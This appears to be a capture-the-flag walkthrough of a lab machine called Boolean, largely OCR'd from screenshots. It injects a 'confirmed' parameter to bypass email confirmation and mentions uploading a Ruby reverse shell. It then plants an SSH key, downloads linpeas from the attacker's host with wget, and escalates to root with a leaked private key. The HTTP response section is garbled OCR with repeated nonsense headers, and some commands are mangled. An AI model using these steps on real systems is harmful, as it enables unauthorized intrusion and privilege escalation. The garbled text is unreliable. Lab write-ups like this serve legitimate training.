

Create a user

nmap






Confirm your account by clicking on the confirmation link sent to your email (user@domain.com) Edit

Confirmation link has been sent to your new email

The parameter confirmed is showing false. Inject confirmation in this token.

user@domain.com



Url decode

URL Decoder/Encoder



• Input a string of text and ancode or decode it as you like
So the format is like this
&user[email]=user@domain.com&commit=Change email

The format is &user[parameter]=value

If we want to inject confirmed parameter, it has to be like this. &user[confirmed]=True

URL Decoder/Encoder



user%5Bconfirmed%5D%3DTrue

Now it becomes true.

```
Request


Pretty Raw Hes 
Pretty Raw Hes Render

1 HTTP/1.1 200 0K
2 % Frame-Options: noshiff


5 % Downtoad-Options: noshiff
5 % Downtoad-Options: noshiff
5 % Downtoad-Options: noshiff
5 % Downtoad-Options: noshiff
5 % Downtoad-Options: noshiff
5 % Downtoad-Options: noshiff
5 % Downtoad-Options: noshiff
6 % Pretty Raw Hes Render


1 % CSFF-Token:
1 % Y-Frame-Options: Noshiff
5 % Downtoad-Options: noshiff
6 % Downtoad-Options: noshiff
6 % Downtoad-Options: noshiff
8 % Downtoad-Options: noshiff
8 % Downtoad-Options: noshiff
8 % Downtoad-Options: noshiff
9 % Prefix Hes Pretty Raw Hes Render
8 % Towntoad-Options: noshiff
9 % Prefix Hest Pretty Raw Hes Render
9 % Preptty Raw Hes Render
1 HTTP/1.1 200 0K
1 HT
```


Intercept proxy, modify the token and refresh the page, and we are login.



We upload ruby reverse shell.








Generate ssh key

ssh-keygen-fggwp (kali⊛ kali)-[~/Desktop/offs

ggwp ggwp.pub

mv ggwp.pub authorized_keys



ssh -i ggwp remi@192.168.139.231 We got shell

```
(kali⊕ kali)-[~/Desktop/offsec/boolean/authorized_keys]
$ ssh -i ggwp remi@192.168.139.231
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

remi@boolean:~$ id
uid=1000(remi) gid=1000(remi) groups=1000(remi)
```

Transfer and run linpeas

```
      (kali⊕ kali)-[~/Desktop/offsec/boolean]

      $ python -m http.server 80

      Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

      192.168.139.231 - - [12/Jun/2025 17:08:09] "GET /linpeas.sh HTTP/1.1" 200 -
```

remi@boolean:~\$ wget http://192.168.45.193:80/linpeas.sh

Possible private SSH keys were found!
/home/remi/.ssh/keys/root

```
remi@boolean:~/.ssh/keys$ ls -al
total 36
drwx----- 2 remi remi 4096 Jun 12 16:51 .
drwx----- 3 remi remi 4096 Jun 12 16:52 ...
-rw-r--r-- 1 remi remi 91 Jun 12 16:51 authorized_keys
 -rw-r--r-- 1 remi remi 91 Jun 12 16:46 ggwp.pub
 -rw-r--r-- 1 remi remi 91 Jun 12 16:50 id_ed25519.pub
-rw----- 1 remi remi 1823 Oct 25 2022 id_rsa
-rw----- 1 remi remi 1823 Oct 25 2022 id_rsa.1
-rw----- 1 remi remi 1823 Oct 25 2022 id_rsa.2
-rw----- 1 remi remi 1823 Oct 25 2022 root
ssh -i root -o IdentitiesOnly=yes root@127.0.0.1
remi@boolean:~/.ssh/keys$ ssh -i root -o IdentitiesOnly=yes root@127.0.0.1
```

Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. root@boolean:~# id

uid=0(root) gid=0(root) groups=0(root)